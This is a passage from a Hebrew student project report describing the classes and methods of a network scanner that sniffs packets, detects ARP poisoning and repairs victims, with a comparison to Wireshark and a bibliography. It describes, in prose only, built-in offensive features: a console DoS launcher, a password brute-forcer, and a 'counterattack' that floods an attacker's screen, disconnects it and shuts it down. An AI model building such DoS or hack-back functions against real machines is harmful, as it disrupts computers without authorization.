את תוכנו ל: "Continue" שמשמעותו המשך. כאשר תוכנו הוא אינו "עצירה" (זאת אומרת "המשך"), תזומן הפעולה btStart_Click, אשר תמשיך את הסנפת המנות. כמו כן, תשנה את תוכנו של הכפתור ל"עצירה".

8.2.1.10.8 הפעולה btReStart_Click

פעולה זו שייכת לכפתור האתחול (btReStart). מטרתה של פעולה זו היא למחוק את כל מה שהיה כתוב בכל אחד מה- ListBox של הפרוטוקולים השונים (בטאב הראשון).

8.2.1.10.9 הפעולה kill_Click

פעולה זו, המבוצעת כאשר כפתור kill נלחץ, אחראית על ניתוק החיבורים למחשב זה.

8.2.1.10.10 הפעולה KillTread

מופעלת כתת- תהליך בתוך הפעולה kill_Click. מטרתה היא לנתק את כל החיבורים של המחשב (בדומה לפעולת DisableConnection).

8.2.1.10.11 הפעולה protect_Click

פעולה זו, המבוצעת כאשר כפתור protect נלחץ, אחראית על החזרת וחיבור החיבורים המנותקים למחשב זה.

8.2.1.10.12 הפעולה lbEthernet_SelectionChanged

פעולה זו השייכת ל- ListBox ה Ethernet (lbEthernet), מתבצעת כאשר ישנו שינוי בחלון, בעת לחיצה על שורה בחלון. על כל שינוי בלחיצה על שורה מהרשימה יוצג מידע מפורט על המנה באמצעות רשימות נוספות (ListBox), בכל אחת מהן יוצג מידע על שכבה שונה אשר מוכלת באותה המנה לפי הפרוטוקולים אליהם או מתייחסים (TCP, IP, HTTP). או במילים אחרות, בעת לחיצה על שורה מה lbEthernet - ListBox תפעל פעולה זו, שתפנה אותנו למידע השמור באותה מנה בעלת אותו המידע שהיה בשורה ההיא בשכבת ה Ethernet, תחלק את המידע לשכבות שונות ותזהה את הפרוטוקולים שעובדים בכל שכבה אם יש במנה מידע מהפרוטוקולים: IP, HTTP, TCP, היא תציג אותו למשתמש ב-ListBoxs האחרים שנמצאים בטאב הראשון.

8.2.1.10.13 הפעולה InsertDataWithSplit

פעולה זו מקבלת מחרוזת המכילה מידע על המנה ומחולקת על ידי תו או מספר תווים, ListBox ומחרוזת המציינת משתנה (פרמטר) מסוים. היא מחלקת את המידע לפי אותו משתנה ומציגה אותו על ה-ListBox שקיבלה.

8.2.1.10.14 פעולות הממשק ShowUI

לממשק ShowUI קיימות מספר פעולות אשר חייבות להיות ממומשות במקום מסוים בקוד. המחלקה הראשית, אשר יורשת את ממשק (interface) זה, ממששת את פעולות אלה. בפעולות הללו ניתן להשתמש בכל שאר הקוד כי עוד קיים משתנה, תכונה מסוג הממשק ShowUI.

8.2.1.10.15 הפעולה ShowData

פעולה זו מקבלת אליה מנה (Packet) ואינה מחזירה דבר. היא מכניסה אותה לתוך הרשימה – lstPacket ושומרת בתוכה את כל המנות שהתקבלו על ידי הניטור של הסורק, מוציאה את המידע של שכבת Ethernet שבמנה ומכניסה אותה אל תוך ה- listBox-IbEthernet. הפעולה ShowData הפעולה עובדת בסמוך למחלקה CapturePacket.

8.2.1.10.16 הפעולה ShowClientWork

פעולה זו מקבלת מחרוזת המתארת מידע מסוים. היא משתמשת ב- Dispatcher, אשר מונע מתת-י- תהליכים נוספים הפועלים תוך כדי העבודה, לשנות את המידע ולפגוע בתוכן ובמטרת הפעולה. בנוסף לכך, משתמשת בפעולה AddObjectToListBox אשר שייכת למחלקת ControlBuilder, ומטרתה להכניס את התוכן שקיבלה לתוך ה- listBox אותו קיבלה גם כן. הפעולה ShowClientWork מכניסה את המחרוזת אותה קיבלה לתוך listBox השייך ללקוחות המתקשרים באמצעות סוקטים למחשב זה (clientListener), ובעצם מציגה את התקשורת והמצב של הלקוחות (המחשבים השונים הנמצאים ברשת ומחוברים לאייג'נט עליו נפרט בהמשך). הפעולה ShowClientWork עובדת בסמוך למחלקה ClientWork.

8.2.1.10.17 הפעולה ShowAttacksData

פעולה זו מקבלת מחרוזת המתארת את כתובת ה- IP של הקורבן, מחרוזת המתארת את כתובת ה- MAC של התוקף ומחרוזת המתארת את סטטוס המחשב (מוגן, מותקף, לא נתקף). הפעולה אינה מחזירה דבר. מטרתה היא להציג על ה- ListView את המידע של המחשב המותקף והתוקף לפי העמודות בטבלה זו. באמצעות המילון המציין כתובות IP ו- MAC, מוצאים את כתובת ה- IP של התוקף, יוצרים משתנה מסוג NetworkProcess אשר נותן מידע על התהליך העובר ברשת (על סטטוס המחשב, על כתובות IP וה- MAC של המחשב התוקף והמותקף. כמו כן, על מנת לעדכן את ה- ListView כל פעם מחדש, מתבצע שימוש בפעולת RemoveItemFromListView, אשר מוציאה את המחרוזת שהיא מקבלת מתוך ה- ListView, ובפעולת AddItemToListView אשר מוסיף ל- ListView את המחרוזת שהיא קיבלה. זוהי בעצם מחרוזת מעודכנת לפי סטטוס המחשב המעודכן. בפעולה זו, נעשה שימוש ב- dictionaryIPMAC – מילון בוא מאוחסנות כל כתובות ה- IP ששימושו ולהם מתאימה את כתובת ה- MAC המתאימה להם על פי טבלת ה- ARP. באמצעות מילון זה הפעולה אוספת את כתובת ה- MAC של הקורבן וכתובת ה- IP של המתקיף. בנוסף לכך, מוסיפה את פרטי ההתקפה הללו לתוך ה- ListView. describeStatusAttacksAtNetwork. אם ההתקפה כבר נמצאת בליסט ורק השתנה מצב המתקפה אז התוכנה יודעת לזהות זאת ופשוט משנה את מצב המתקפה.

במידה וכתובת הMAC של המחשב המותקף אינה שווה לכתובת הMAC שלו אותה מצאנו, הפעולה פשוט תוסיף את המידע ל-ListView ללא חשש לפגיעה והשחתה בתוכן המידע. הפעולה עובדת בסמוך למחלקה ClientWork.

8.2.1.10.18 הפעולה ShowSubnet

פעולה זו מקבלת אליה מילון Dictionary<string, string> בו כתובת ה-IP מותאמות לכתובות ה-MAC ואינה מחזירה דבר. מטרתה של פעולה זו היא לחפש במילון עבור כל מפתח הקיים בה ולהציג את כל כתובות ה-IP של כל המחשבים השייכים לרשת המקומית ואת כמותם על ה-ListBox השייך לטאב השני (arpTable). פעולה זו כל הזמן מתעדכנת על מנת להציג למשתמש כמות עדכנית ביותר של כתובות המחשבים ברשת. הפעולה עובדת בסמוך למחלקה – CareSubnet.

8.2.1.10.19 הפעולה ShowComputerWithFile

פעולה זו מקבלת מחרוזת המייצגת כתובת IP ומשתנה בוליאני המציין האם המחשב בעל כתובת IP זו מחובר למחשב המפעיל את הממשק (המחשב המרכזי) באמצעות סוקט המופעל על קוד האיג'נט (עליו נפרט בהמשך). פעולה זו אינה מחזירה דבר. מטרתה היא לבדוק שבמידה והמחשב אכן מחובר וכתובת ה-IP שלו (זאת שקיבלנו), לא נמצאת כבר ברשימת המחרוזות המייצגת את כל כתובות ה-IP ברשת, הוא יוסיף אותו לרשימה זו וגם ל-ListBox השייך לטאב הרביעי. במידה והמחשב אינו מחובר והוא כבר נמצא ברשימת המחרוזות, הפעולה תסיר אותו מרשימה זו ומה-ListBox שבטאב הרביעי. כך בעצם אנו יודעים אילו מחשבים מחוברים לאיג'נט שלנו (מהי כתובת ה-IP שלהם). פעולה זו עובדת בסמוך למחלקה ClientWork.

8.2.1.10.20 פעולות שעושות שימוש ב-ListView:

8.2.1.10.20.1 הפעולה CreateListView

פעולה זו השייכת לטאב השלישי, מקבלת ListView, Grid עליו ה-ListView ימצא, מספר שורה ומספר עמודה, ואינה מחזירה דבר. היא אחראית על יצירת ListView בעל שש עמודות המכילות קטגוריות שונות על פרטי המתקפה כאשר מחשב מסוים ברשת מותקף. מידע כמו כתובת ה-IP וה-MAC של התוקף, כתובת ה-IP וה-MAC של המחשב המותקף, אפשרות הגנה- שתופעל על ידי לחיצה על כפתור ההגנה וסטטוס המחשב המותקף- האם הוא מותקף או מוגן (לאחר ביצוע ההגנה). היא יוצרת את הקטגוריות בהתאם למחלקה NetworkProcess.

8.2.1.10.20.2 הפעולה AddItemToListView

פעולה זו מקבלת משתנה מסוג NetworkProcess ו-ListView ואינה מחזירה דבר. מטרתה היא להוסיף את האובייקט מסוג NetworkProcess לתוך ה-ListView. כך, ה-ListView מתעדכן לפי נתוני האובייקט, עבור כל אחת מהעמודות ב-ListView.

בנוסף לכך, נפתח תת-תהליך המפעיל את הפעולה NewAlert, אשר אחראית על צביעת הטאב השלישי (Network Process) בצבע צהוב המראה כי מחשב מסוים מותקף. הצבע יעלם כאשר טאב זה ילחץ.

8.2.1.10.20.3 הפעולה RemoveItemFromListView

פעולה זו מקבלת משתנה מסוג NetworkProcess ו- ListView ואינה מחזירה דבר. מטרתה היא להסיר את האובייקט מסוג NetworkProcess מתוך ה- ListView. בנוסף לכך, פעולה זו בודקת בהתנהלות הרשת (NetworkProcess) מי הם הקורבנות- לא התוקפים ברשת, ומוסיפה אותם ומוסיף אותם ל- List<NetworkProcess> המציין את מידע המותקפים. כעת היא מעדכנת את ה- ListView לפי הרשימה שנוצרה.

8.2.1.10.21 הפעולה NewAlert

פעולה זו אינה מקבלת או מחזירה דבר. מטרתה היא לצבוע את הטאב השלישי (Network Process) בצבע צהוב המראה כי מחשב מסוים מותקף. הצבע יעלם כאשר טאב זה ילחץ.

8.2.1.10.22 הפעולה ButtonDefenseClicked

פעולה זו מתבצעת כאשר כפתור ההגנה הנמצא ב- ListView שבטאב השלישי נלחץ. ברגע זה מתבצעת ההגנה והתקפת הנגד- באמצעות שימוש בסוקטים המתקשרים עם קוד האייג'נט, נשלחת למחשב התוקף המחרוזת "Process Defense" (בתהליך הגנה). במצב כזה, קוד האייג'נט מפעיל חלונות רבים המפריעים למשתמש הנמצא במחשב התוקף, סוגר את חיבוריו לרשת ולאחר מכן נכבה המחשב של התוקף. כמו כן, הפעולה מגלה מיהו המחשב המותקף מבין כל המחשבים ברשת, מוחקת אותו מה- ListView ושולחת מנות לקורבן, המשנות את ה- GatewayMac שלו בחזרה ל- GatewayMac המקורי.

8.2.1.10.23 הפעולה Commands

פעולה זו מקבלת מחרוזת המציית פקודה אותה רוצה מפעיל התוכנית לבצע על חלון ה- Console. פעולה זו מתבצעת לנצח אלא אם כן הפקודה היא: "סיים" ("end"), ואז לא ניתן יהיה להקליד יותר. פעולה זו משתמשת בפעולות: StartCmd, SendDOS ו- BruteForce. כאשר הפקודה היא: "cmd" או "CMD", התכנית תבקש את סיסמת המנהל (אשר מוגדרת כתכונה ומאותחלת בפעולה הראשית כסיסמה אקראית). אם הסיסמה נכונה, מתבצעת פעולת StartCmd. כאשר הפקודה היא: "dos" או "DOS", גם כאן התוכנית מבקשת את סיסמת המנהל, ואם היא נכונה, תפעיל את מתקפת ה- DOS הנמצאת בפעולה: SendDOS. כאשר הפקודה היא "color", יוצגו למשתמש אפשרויות שונות לצבעים שכאשר יקליד את הצבע הרצוי, צבע הגופן ישתנה בהתאם. במידה והפקודה היא "שם תחום" או באנגלית "domain name", יוצג על המסך שם התחום של המחשב. במידה והפקודה היא "שם משתמש" או באנגלית "user name", יוצג על המסך שם המשתמש. כאשר הפקודה היא "os" (מערכת הפעלה), יוצגו על המסך פרטי מערכת ההפעלה של המחשב. כאשר הפקודה היא "זמן" ("time"), יוצג על המסך הזמן הנוכחי. אם הפקודה היא "forget password" (שחכתי סיסמה) או "bf" (brute force), תופעל הפעולה BruteForce עם תכונת המחרוזת המציינת את סיסמת המשתמש. אם הפקודה היא "new pass", המשתמש

יצטרך להקליד את הסיסמה הקיימת ולאחר מכן את הסיסמה החדשה שברצונו לשנות אליה. כמו כן, הסיסמה החדשה חייבת להיות בעל ארבעה תווים בדיוק. אם הפקודה היא "סיים" ("end"), תישבר הלולאה ולא ניתן יהיה להקליד פקודות יותר. כאשר הפקודה היא "יציאה" ("exit"), יכבה הממשק ובעצם בדומה לכפתור היציאה, נסגר הפרויקט. על כל פקודה אחרת, תוצג הוראה כי "אין פקודה כזאת", יוצגו הפקודות שאפשר להקליד.

8.2.1.10.24 הפעולה StartCmd

פעולה זו אינה מקבלת או מחזירה דבר. מטרתה היא לפתוח תהליך (process), ובו נפתח חלון של cmd.

8.2.1.10.25 הפעולה SendDOS

פעולה זו אינה מקבלת או מחזירה דבר. מטרתה היא לפתוח תהליך אשר יחל התקפת dos לפי כתובת DNS או לפי כתובת IP, זאת בהתאם לבקשת המשתמש. בפעולה זו, נעשה שימוש בפעולה GetIPbyHostName, אשר מקבלת מחרוזת המציינת כתובת DNS אותה ירצה המשתמש לתקוף, פעולה זו תחזיר את כתובת ה-IP של כתובת זו.

8.2.1.10.26 הפעולה BruteForce

פעולה זו מקבלת מחרוזת המציינת את הסיסמה הנוכחית (בהנחה שהסיסמה בעלת ארבעה תווים בדיוק). היא אינה מחזירה דבר. עבור כלל האפשרויות לפי התווים a-z ו-0-9, תבדוק הפעולה מהי הסיסמה התואמת לסיסמה שקיבלה (מהי הסיסמה הקיימת).

8.2.1.10.27 הפעולה CreateTable

פעולה זו, אשר מקבלת מערך מחרוזות ואינה מחזירה דבר, מופעלת בפעולה BruteForce על מנת למפות את מערך המחרוזות לפי טבלת ה-ASCII, כך שהתווים a-z והתווים 0-9 יוכנסו למערך זה. כך ניתן יהיה להריץ את הפעולה BruteForce ולגלות את הסיסמה הרצויה.

8.2.2 קוד ממשק מצב המחשב ComputerStatus (האייג'נט)

קוד האייג'נט, נוצר במטרה לשמש במעין "אנטי וירוס" הנמצא על כל אחד מהמחשבים ברשת המקומית. הוא מתקשר באמצעות סוקטים עם המחשב עליו מופעל קוד (קוד המחשב המרכזי), וכך בעצם מעביר לו את כל נתוני המחשב כולל המצב בו מחשב מסוים נמצא תחת התקפת ARP Poisoning. במצב שבו מחשב ברשת מותקף, הוא מודיע על כך לסורק (scanner), והוא יכול לבצע את ההגנה והתקיפה הנגדית דרך שימוש בלחיצה על כפתור ההגנה שבממשק. הסורק שולח למחשב התוקף כי הוא "בתהליך הגנה" ("Process Defense"), וקוד האייג'נט הנמצא על מחשב זה מפעיל חלונות מרובים המפריעים למשתמש, מנתק את החיבורים שלו לרשת ומכבה אותו. בנוסף לכך, קוד זה אחראי לתקן את המחשב המותקף בכך שהוא "מחזיר" לו את ה-Gateway האמיתי שלו.

8.2.2.1 מחלקת Address

מחלקת זו מכילה שתי תכונות: מחרוזת mac- המכילה את כתובת mac של המחשב, ומחרוזת ip- המכילה את כתובת IP של המחשב. למחלקה זו פעולות אחזור (Get) וקביעה (Set), המחזירים או משנים את ערכי התכונות. בנוסף לכך ישנה דריסה (override) של פעולת ToString() שמטרתה להציג מחרוזת המכילה את תכונות המחלקה. מחלקה זו משמשת כמחלקת עזר עבור מחלקות נוספות, במטרה לשמור כתובות של המחשבים השונים ברשת.

8.2.2.2 WMICard מחלקת

מטרתה של מחלקה זו היא לשמור את כתובות המחשב עצמו, ה- gateway וכתובת המחשב המותקף. כל אלו בשימוש במחלקת Address המכילה כתובת MAC וכתובת IP. תכונה נוספת היא מחרוזת המציינת את כתובת ה- subnetMask. אנו משתמשים במחלקה זו על מנת להציג מידע אודות הכתובות המצויות בתכונותיה של המחלקה, מידע אשר נוכל להשתמש בו, על מנת לתפעל את הקוד בצורה נוחה יותר. לפעולה קיימות פעולות אחזור (Get) וקביעה (Set) לתכונות לפי הצורך.

8.2.2.2.1 WMICard הפעולה הבונה

הפעולה הבונה מאתחלת את כתובות המחשב, ה- gateway והמחשב המותקף (victim), כך שיהיו null – משמע ריקים. בנוסף לכך, הפעולה הבונה מזמנת את הפעולה WMI.

8.2.2.2.2 WMI הפעולה

פעולה זו מחפשת בכל אוסף ניהול מחפש האובייקט (ManagementObjectSearcher), ובעצם יוצרת שלושה מערכים מסוג מחרוזת (ipAddresses, subnets, defaultgateways), כך שלכל אחד מהם מוכנס ערכו של הכתובת בהתאם, עבור כל אחד מה- ManagementObjectSearcher באוסף. לאחר מכן, מעדכן את כתובת ה- IP של המחשב ככתובת הראשונה במערך ipAddresses, את כתובת ה- MAC של המחשב ככתובת ה- MAC הקיימת באובייקט הניהול (ManagementObject). מחרוזת ה- subnetMask מוגדרת כמחרוזת ה- subnets הראשונה. אם כתובת ה- IP של ה- gateway ריקה, משמע לא עודכנה עוד (null), היא מוגדרת ככתובת הראשונה במערך defaultgateways. כתובת ה- MAC של ה- gateway משתמשת בפעולה ByteArrayToString, המקבלת מערך של סיביות והופכת אותם למחרוזת. פעולה זו מקבלת אליה את הפעולה GetMacAddress אשר מגלה את כתובת ה- MAC של הנתב באמצעות שליחת מנה והמתנה לתגובה. הפעולה מקבלת את כתובת ה- IP של ה- gateway.

8.2.2.2.3 ByteArrayToString הפעולה

הפעולה מקבלת מערך של סיביות (bytes) והופכת אותם למחרוזת, אותה היא מחזירה.

8.2.2.2.4 GetMacAddress הפעולה

הפעולה מקבלת כתובת IP, מגלה את כתובת ה- MAC של הנתב באמצעות שליחת מנה המתבצעת לאחר זימון הפעולה החיצונית SendARP, והמתנה לתגובה. הפעולה מחזירה מערך סיביות של הכתובות.

8.2.2.3 מחלקת GatewayReplies

מחלקה זו בודקת את כתובת ה-Gateway של המחשב עליו מותקן קוד זה. היא אחראית על בדיקה עדכנית האם המחשב מותקף במתקפת ARP Poisoning – משמע, כתובת ה-Gateway השתנתה, או לא. תכונות מחלקה זו הן: משתנה סטטי מסוג PacketCommunicator, משתנה סטטי מסוג מחרוזת האחראית על שמירת ה-Gateway של המחשב, משתנה סטטי בוליאני המציין האם המחשב הותקף או לא ותכונה מסוג WMICard.

מאזינה למנות מסוג Arp-Reply שמגיעות למחשב מהנתב, באמצעות השוואת כתובת ה-IP של שולח המנה לזו של הנתב ששמורה במחלקה WMICard, אם הן שוות הוא שומר את כתובת ה-MAC של השולח, על ידי השוואה לכתובת ה-MAC של הנתב ששמורה במחלקה WMICard ניתן לגלות את מצב המחשב, אם זהים אז הוא לא מותקף, אם שונים אז הוא מותקף.

8.2.2.3.1 הפעולה הבונה GatewayReplies

פעולה זו מקבלת אובייקט מסוג WMICard. היא משווה את תכונת wmin למשתנה שהיא קיבלה. מאתחלת את המשתנה הבוליאני ל-false כיוון שהמחשב עדיין לא נתקף, יוצרת ומתפעילה תת-תהליך (thread) המפעיל את הפעולה CheckReplies.

8.2.2.3.2 הפעולה CheckReplies

פעולה זו אינה מקבלת או מחזירה דבר. מטרתה היא לבדוק האם המחשב מותקף במתקפת ARP Poisoning או לא. היא מסניפה את כל המנות מסוג ARP שנשלחו אליה. זאת באמצעות שימוש בתכונה הסטטית מסוג PacketCommunicator אשר אחראית על האזנה לרשת לפי הפרוטוקול שיצרנו כמסנן (filter) – פרוטוקול ARP ותפיסת המנות המגיעות אליה תוך הפעלת הפעולה HundleReply. הפעולה משמשת להצגת כתובת ה-MAC של המחשב ששולח את המנות והאם כתובת זו מגיעה מה-Gateway או לא.

8.2.2.3.3 הפעולה HundleReply

פעולה זו מקבלת מנה (Packet) ואינה מחזירה דבר. פעולה זו בודקת האם שולח המנה הוא ה-Gateway, כלומר הנתב (זאת לפי כתובת ה-IP). אם כן, הפעולה שומרת את כתובת ה-MAC של שולח המנה בתכונה הסטטית המציינת את כתובת ה-Gateway. במידה ולא, מדפיסה על המסך כי שולח המנות המגיעות הן לא מה-Gateway.

8.2.2.3.4 הפעולה Status

פעולה זו אינה מקבלת דבר אך מחזירה מחרוזת המציינת את מצב (סטטוס) המחשב. הפעולה מגלה באמצעות אותה כתובת MAC שנשמרה את מצב המחשב כעת, אם היא זהה לכתובת ה-MAC של הנתב לפי המחלקה WMICard, אם כן אז המחשב אינו מותקף ויוחזר - not attack me never, אם הם שונים אז המחשב מותקף ויוחזר - attack, לאחר שהוגדר כמותקף שומרים את המידע על כך שהייתה קיימת מתקפה ואם שוב מאוחר יותר יוצא שהכתובות זהות אז סימן

שהמחשב כבר לא נתון למתקפה ויוחזר מצבו – safe. אם עוד לא נשמרה שום כתובת אז יוחזר – NOP.

8.2.2.4 ReciveAndSend המחלקה

מחלקה זו יוצרת חיבור סוקט בין המחשב עליו מופעל הקוד לבין המחשב שבו נמצא הסורק (scanner). היא מאזינה להודעות ששולח לו הסורק, ובהתאם אליהן, מחזירה לו את מצבו של המחשב ואת כתובת ה-MAC ששמורה אצלו במחלקת GatewayReplies. במצב בו הסורק זיהה כי מחשב זה הוא התוקף, מחלקה זו אחראית על תקיפת המחשב- מנתקת את חיבורי הרשת שלו ומכבה אותו.

למחלקה זו שתי תכונות: משתנה קבוע (const) מסוג מספר שלם המייצג את גודל ה-buffer שהתקבל- שווה ל-64. התכונה השנייה היא אובייקט מסוג GatewayReplies.

8.2.2.4.1 ReciveAndSend הפעולה הבונה

הפעולה הבונה אחראית על מימוש מטרות המחלקה. הן מבחינת תקשורת עם מחשב הסורק (באמצעות סוקטים), אשר מתבצעת באמצעות יצירת אובייקט מסוג GatewayReplies והפעלת הפעולה הבונה שלה, והן מבחינת תקיפת המחשב התוקף באמצעות הפעולות: ShowInterfaces, DisableConnection ו- Shutdown. כך שכאשר היא מקבלת ממחשב הסורק את המחרוזת "בתהליך הגנה" ("Process Defense"), היא מדפיסה על המסך כי המחשב נתפס, ומפעילה את כל פעולות התקיפה שצוינו לעיל עליו.

8.2.2.4.2 Disable הפעולה

פעולה זו מקבלת מחרוזת המציינת את שמו של הממשק (interfaceName) ואינה מחזירה דבר. היא אחראית על ניתוק חיבור תהליך (process) זה מהרשת המקומית.

8.2.2.4.3 ShowInterfaces הפעולה

פעולה זו אינה מקבלת או מחזירה דבר. הפעולה עוברת על כל ממשקי הרשת (NetworkInterface) שיש במחשב ומנתקת את החיבור אליהם, זאת באמצעות שימוש בפעולה Disable, ומדפיסה את כתובתו של כל רכיב ברשת.

8.2.2.4.4 DisableConnection הפעולה

פעולה זו אינה מקבלת או מחזירה דבר. עבור כל אחד מרכיבי הרשת (NetworkInterface), יוצרת תהליך (ProcessStartInfo) של netsh, אשר באמצעות חלון ה- cmd.exe מנתקת את רכיבי הרשת מהרשת המקומית. (פעולה זו דומה מאוד לפעולה ShowInterfaces).

8.2.2.4.5 Shutdown הפעולה

פעולה זו אינה מקבלת או מחזירה דבר. מטרתה היא להתחיל תהליך האחראי על כיבוי המחשב. כך מתבצע כיבוי המחשב כאשר פעולה זו מופעלת.

8.2.2.5 המחלקה הראשית Program

מחלקה זו אחראית על הפעלת הקוד. באמצעות הפעולה ListenCommand, אשר יוצרת אובייקט מסוג ReciveAndSens שם מופעל הקוד של התוכנית. היא מפעילה את זימון פעולה זו בתת-תהליך (Thread), ובכך אינה מפריעה להתנהלות המחשב.

9. השוואת העבודה עם פתרונות ויישומים קיימים

כיום, קיימים פתרונות ויישומים אשר מטרתם היא הסנפת וניתוח מנות ברשת. אחת התוכנות המרכזיות היא Wireshark. השוני בין תוכנה זו לבין הסורק שלי, הוא בכמות הפרוטוקולים שהיא מנתחת, בתצוגת המידע וניתוח המנות. כך למשל, בפרויקט שלי, הניתוח מתבצע באופן שבו מוצג המידע על המנות לפי הפרוטוקולים ip, http, udp, tcp ואילו ב-wireshark מוצג מידע אודות המנה כולה (גם בביטים ובינארית). הדברים המשותפים לשני התוכנות הם המטרות שלהן, העובדה כי המנות השונות מופיעות בצבעים לפי פרוטוקולים שונים. כך למשל ניתן לזהות מתקפות על הרשת באמצעות wireshark וגם באמצעות הסקאנר שלי.

10. הערכת הפתרון לעומת התכנון והמלצות לשיפור

כפי שניתן לראות, פרויקט ה-scanner מספק מגוון של אפשרויות על הרשת המקומית, כמו ניתוח והצגת המנות העוברות ברשת לפי מספר פילטרים, זיהוי מחשב המותקף ברשת לפי מתקפת ARP Poisoning והגנה עליו, סיפוק אפשרויות ומידע למנהל הרשת (מפעיל הפרויקט). לפיכך, פתרון זה אכן עונה על הבעיה שהוצגה בתחילה, ועומד בדרישות התכנון.

אך כמובן שכמו כל פרויקט וממשק, ניתן לשפר אותו רבות. למשל, ניתן להוסיף פילטרים נוספים המספקים מידע על פרוטוקולים נוספים הקיימים ברשת (בדומה ל-wireshark). למשל פרוטוקול ICMP, פרוטוקול LMNR ועוד.

בנוסף לכך, אפשר להוסיף הגנות נוספות על מתקפות אחרות ברשת המקומית בכלל, או לשפר את חלון ה-Console בממשק ה-scanner, כך שיוכל לבצע פעולות שונות העוזרות לבקרת איכות, תקינות מנות וביצועי המחשב.

כל אלו יכולים להתפתח רבות ולהפוך למוצר איכותי ביותר המשמש את המשתמש לצורכי הגנה הן אישית והן מרחבית (על כלל הרשת המקומית). כמו כן, כל המידע יעבור כמובן דרך מחשב הסקנר ובכך למנהל הרשת תהיה שליטה מלאה על הנעשה ברשת המקומית שלו.

11. ביבליוגרפיה

1. ביהם א', (2015). הגנה במערכות מתוכנתות (הגנה ברשתות). הפקולטה למדעי המחשב, הטכניון מכון טכנולוגי לישראל, חוברת המקצוע (236350).
2. ססיל י' ופולק ש', (2005). TCP/IP, רשת תקשורת של רשתות, בעיות מפורסמות במדעי המחשב, מכון ויצמן למדע.
3. Arumugam, S., & Senthil, K.P., (2012). Establishing a valuable method of packet capture and packet analyzer tools in firewall. *International Journal of Research Studies in Computing*, 1, 11-20.
4. Chan, C.Y., (2002). *A Network Packet Analyzer with Database Support*, Department Of Computer Science Rensselaer Polytechnic Institute.
5. Cheng, D., (2005). TCP/IP Network Route Performance Analysis, *Applied Expert Systems*, 2.
6. Cisco Networking Academy, (2014). Exploring the Network, *CCNA Routing and Switching: Introduction to Networks*, chapter 1, retrieve at 9.10.2015.
<http://static-course-assets.s3.amazonaws.com/IntroNet50ENU/module1/index.html#1.2.2.1>
7. Cisco Networking Academy, (2014). *Network Access, CCNA Routing and Switching: Introduction to Networks*, chapter 4, retrieve at 9.10.2015.
<http://static-course-assets.s3.amazonaws.com/IntroNet50ENU/module4/index.html#4.4.3.1>
8. Cisco Networking Academy, (2014). *Network, CCNA Routing and Switching: Introduction to Networks*, chapter 6, retrieve at 9.10.2015.
<http://static-course-assets.s3.amazonaws.com/ITE50ENU/module6/index.html#6.3.3.1>
9. Differences Between Multicast and Unicast, (2003). Retrieve from Microsoft, Support, at 10.11.2015.
<https://support.microsoft.com/en-us/kb/291786>
10. Dodd, D. J., (2015). Articles. *ADMIN Network & Security*, retrieve at 12.11.2015.
<http://www.admin-magazine.com/Articles/Arp-Cache-Poisoning-and-Packet-Sniffing>

Packet Analyzer

11. Eronen, P., & Zitting, J., An expert system for analyzing firewall rules. *In Proceedings of the 4th Nordic Workshop on Secure IT Systems (NordSec 2001)*, pages 100-107. Copenhagen, Denmark, November 2001. Technical Report IMM-TR-2001-14, Technical University of Denmark.
12. Fara, A., (2007). *IP Spoofing*, retrieve from Lander University, Cisco, at 10.11.2015.
http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_10-4/104_ip-spoofing.html
13. Goyeneche, J.M., (1999). Multicast: From Theory to Practice. *Linux Journal*, retrieve at 10.11.2015.
<http://www.linuxjournal.com/article/3041>
14. Graves, K.,(2010). *CEH: Certified Ethical Hacker Study Guide*. Canada: Wiley Publishing, Inc.
15. Hannah, A., (2011). Packet Sniffing Basics, *Linux Journal*, retrieve at 10.11.2015.
<http://www.linuxjournal.com/content/packet-sniffing-basics?page=0,0>
16. Introduction to LAN Protocols, retrieve from Cisco, at 20.10.2015.
<http://www.cisco.com/cpress/cc/td/cpress/fund/ith2nd/it2402.htm#xtocid166305>
17. Packet Capture, retrieve from evilfingers, at 9.10.2015.
https://www.evilfingers.com/publications/howto_EN/HowTo%20-%20Use%20Packet%20Sniffers.pdf
18. Ries, C., (2005). Defeating windows personal firewalls: Filtering methodologies, attacks, and defenses, retrieved at 12.11.2015.
<http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.117.5306>
19. Saloranta, T., (1998). A measurement environment for TCP/IP performance analysis, HELSINKI UNIVERSITY OF TECHNOLOGY Laboratory of Information Processing Science.
20. The TCP/IP model, (2005). Retrieve from Microsoft, TechNet, at 14.11.2015.
<https://technet.microsoft.com/en-us/library/cc786900%28v=ws.10%29.aspx>